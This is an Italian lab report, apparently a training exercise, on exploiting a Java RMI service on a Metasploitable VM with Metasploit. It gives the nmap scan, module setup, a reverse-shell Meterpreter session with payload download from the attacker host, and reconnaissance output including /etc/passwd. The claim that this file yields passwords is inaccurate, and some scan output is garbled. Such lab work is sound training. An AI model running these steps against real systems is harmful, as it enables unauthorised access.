SESSIONE METERPRETER SU METASPLOITABLE – M4

INDICE

- MACCHINE VIRTUALI
- SCANSIONE NMAP
- AVVIO E CONFIGURAZIONE METASPLOIT
- EXPLOIT
- METERPRETER
- RACCOLTA INFORMAZIONI SU MACCHINA TARGET
- CONCLUSIONI

MACCHINE VIRTUALI

Le macchine virtuali che utilizzeremo oggi sono Kali Linux (attaccante) e Metasploitable (target).

Prima di tutto dobbiamo modificare gli indirizzi IP con il seguente comando da terminale:

sudo nano /etc/network/interfaces

I nuovi indirizzi IP devono essere 192.168.11.111 per Kali e 192.168.11.112 per Metasploitable come indicato dalla consegna dell'esercizio.

Controlliamo che le macchine comunichino tra di loro con un semplice Ping ai rispettivi indirizzi IP sapendo che entrambe hanno la scheda di rete in Bridge.

```
(kali® kali)-[~]
s ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0×0<global>
    ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)
    RX packets 347 bytes 23651 (23.0 KiB)
    RX errors 0 dropped 314 overruns 0 frame 0
    TX packets 16 bytes 3039 (2.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0×10<hoost>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ifconfig che fa vedere indirizzo IP Kali

SCANSIONE NMAP

Sappiamo, grazie alla traccia dell'esercizio, che sulla porta 1099 della VM Metasploitable è presente un servizio vulnerabile (Java RMI) attivo in ascolto, ma visto che, teoricamente, non dovremmo saperlo avviamo una scansione con nmap per vedere quali servizi sono attivi in ascolto.

```
(kali® kali)-[~]
$ sudo nmap -sV -p 1-1200 192.168.11.112
Starting Nmap 7.945VN ( https://nmap.org ) at 2024-06-12 13:48 EDT
Nmap scan report for 192.168.11.112
Host is up (0.00038s latency).
Not shown: 1188 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rebios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp open login
514/tcp open shell Netkit rshd
1099/tcp open java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:F9:69:C2 (Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds


[kali® kali)-[~]

[kali® kali]-[~]
```

Dall'immagine soprastante possiamo vedere le porte che accettano connessioni e i servizi, a noi interessa la porta 1099 che ha una vulnerabilità che ci permetterebbe, tramite una sessione di Meterpreter, eventualmente di scrivere codice arbitrario con privilegi elevati.

AVVIO E CONFIGURAZIONE METASPLOIT

Avviamo Metasploit su Kali Linux da terminale con il comando msfconsole.



Dopo aver avviato Metasploit comparirà la sua interfaccia (immagine sopra) da cui cercheremo con il comando *search* seguito da *java RMI* per cercare moduli di exploit con la parola chiave che ci interessa e i risultati che compaiono sono i seguenti:

Dopo aver velocemente analizzato la lista dei risultati, riteniamo il modulo numero 4 (exploit/multi/misc/java_rmi_server) il più adatto per la vulnerabilità da noi precedentemente individuata sulla porta 1099 e quindi la selezioniamo con il comando *use 4*.

Ora controlliamo le opzioni con il comando *show options* per assicurarci che siano a posto e che tutte le configurazioni che hanno "yes" in required siano impostate.

```
| Section | Sect
```

Possiamo notare che RHOSTS non è configurato e quindi lo configuriamo noi con il comando set RHOST seguito dall'indirizzo IP della macchina target.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112 RHOST ⇒ 192.168.11.112
```

Il payload è stato configurato automaticamente di default quindi controlliamo per sicurezza un'ultima volta che tutte le configurazioni siano corrette con *show options* prima di avviare l'exploit.

EXPLOIT

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444

[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/VnA2kUzagnipUl4

[*] 192.168.11.112:1099 - Server started.

[*] 192.168.11.112:1099 - Sending RMI Header...

[*] 192.168.11.112:1099 - Sending RMI Call...

[*] 192.168.11.112:1099 - Replied to request for payload JAR

[*] Sending stage (57692 bytes) to 192.168.11.112

[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55846) at 2024-06-12 14:07:28 -0400

meterpreter > ■
```

Eseguiamo il comando *exploit* cercando di ottenere un accesso non autorizzato alla macchina vittima.

METERPRETER

Avendo eseguito con successo l'exploit, sfruttando la vulnerabilità Java RMI, adesso abbiamo ottenuto una sessione Meterpreter su Metasploitable che ci consente di eseguire vari comandi e azioni come quelli che vedremo qua sotto.

RACCOLTA INFORMAZIONI SU MACCHINA TARGET

Possiamo ottenere i dettagli sulla configurazione di rete della macchina con il comando *ifconfig* che ci restituirà le informazioni della macchina target, non della macchina in cui viene usato.

Possiamo anche ottenere informazioni sulla tabella di routing della macchina target, utili per comprendere il percorso del traffico di rete della VM. Usiamo il comando *route* .

```
      meterpreter > route

      IPv4 network routes

      Subnet
      Netmask
      Gateway
      Metric
      Interface

      127.0.0.1
      255.0.0.0
      0.0.0.0

      192.168.11.112
      255.255.255.0
      0.0.0.0

      IPv6 network routes

      Subnet
      Netmask
      Gateway
      Metric
      Interface

      ::1
      ::
      ::
      ::

      fe80::a00:27ff:fef9:69c2
      ::
      ::
      ::

      meterpreter
      >
      ::
      ::
```

Usando il comando *sysinfo* possiamo ottenere informazioni di sistema come nome, sistema operativo, architettura e lingua di sistema.

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

Grazie a questa sessione Meterpreter possiamo anche estrarre le password presenti nel sistema con il seguente comando:

cat /etc/passwd

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
<u>meterpreter</u> >
```

CONCLUSIONI

Concludo questa relazione sottolineando la potenza di tool come Meterpreter che da una semplice vulnerabilità causata da una porta aperta in ascolto può avere un accesso di così alto livello potendo eseguire molte azioni sulla macchina target, azioni che un malintenzionato potrebbe eseguire per i suoi scopi o per i motivi più disparati.